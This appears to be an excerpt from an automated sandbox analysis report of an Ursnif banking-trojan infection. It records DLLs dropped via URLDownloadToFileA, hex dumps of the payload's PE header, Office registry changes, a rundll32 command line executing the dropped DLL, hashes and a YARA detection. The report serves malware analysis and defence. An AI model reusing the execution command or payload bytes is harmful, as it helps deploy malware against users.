C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2200[1].dll	unknown	5764	8d 8c 24 98 00 00 00 e8 20 c8 fc ff 48 89 bc 24 a0 00 00 00 48 89 7c 24 48 48 8d 84 24 98 00 00 00 48 89 44 24 40 48 89 7c 24 38 48 89 7c 24 30 89 7c 24 28 44 89 64 24 20 4c 8d 8c 24 80 00 00 00 41 b8 20 00 00 00 48 8d 94 24 b0 00 00 00 48 8d 4c 24 70 e8 53 4f 3c 00 41 b0 01 48 8b d0 48 8d 4c 24 60 e8 23 e5 3a 00 90 48 83 7c 24 60 00 74 21 e8 95 c4 3b 00 48 89 44 24 68 48 85 c0 75 17 48 8b 4c 24 60 ff 15 d0 ff 68 01 48 89 7c 24 60 eb 05 48 89 37 26 46 9a 53 47 9e 2c 4b 31 b0 ac 50 cc ea fe bf db 00 00 00 00 00 00 ff 00 00 00 00 ff ff 00 00 00 00 d1 19 b1 5f 16 2d 7c 77 78 db cd 26 ac ef e1 cb 6f 73 33 8d 0f 75 8c d5 7e 1a be ff 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 91 63 ea 66 e5 bc 0f 6a 2d aa f2 2d 51 27 c6 33 bc 04 f2 69 66 f4 b2 9e 17 00	..$..... ...H..$....H.|$HH..$. ...H.D$@H.|$8H.|$0.\|$(D.d$ L..$....A. ...H..$....H.L$p.SO<.A ..H..H.L$`.#.:..H.|$`.t!...;.H .D$hH..u.H.L$`....h.H.\|$`..H.7 &F.SG.,K1..P..... ....._.-|wx..&....os3..u..~. .....c.f...j-..- Q'.3...if.....	success or wait	50	164F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\ddg\11.dll	unknown	292864	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ca 07 6d cd 8e 66 03 9e 8e 66 03 9e 8e 66 03 9e 83 34 dc 9e 99 66 03 9e 83 34 e3 9e e0 66 03 9e 83 34 e2 9e a6 66 03 9e 87 1e 90 9e 8b 66 03 9e 8e 66 02 9e d8 66 03 9e 8d 1e e2 9e 8f 66 03 9e 8d 1e df 9e 8f 66 03 9e 83 34 d8 9e 8f 66 03 9e 8d 1e dd 9e 8f 66 03 9e 52 69 63 68 8e 66 03 9e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........m..f...f...f...4...f ...4...f...4...f.......f...f.. .f.......f.......f...4...f.... ...f..Rich.f.................. ........PE..L..	success or wait	1	164F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	11320F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	113211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	113213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	113213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4536 Parent PID: 7052

General

Start time:	18:41:57
Start date:	09/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\ddg\11.dll,DllRegisterServer
Imagebase:	0x13a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000002.646959621.000000000530B000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6688 Parent PID: 792

General

Start time:	18:43:58
Start date:	09/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6764 Parent PID: 6688

General

Start time:	18:43:58
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6688 CREDAT:17410 /prefetch:2
Imagebase:	0x310000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis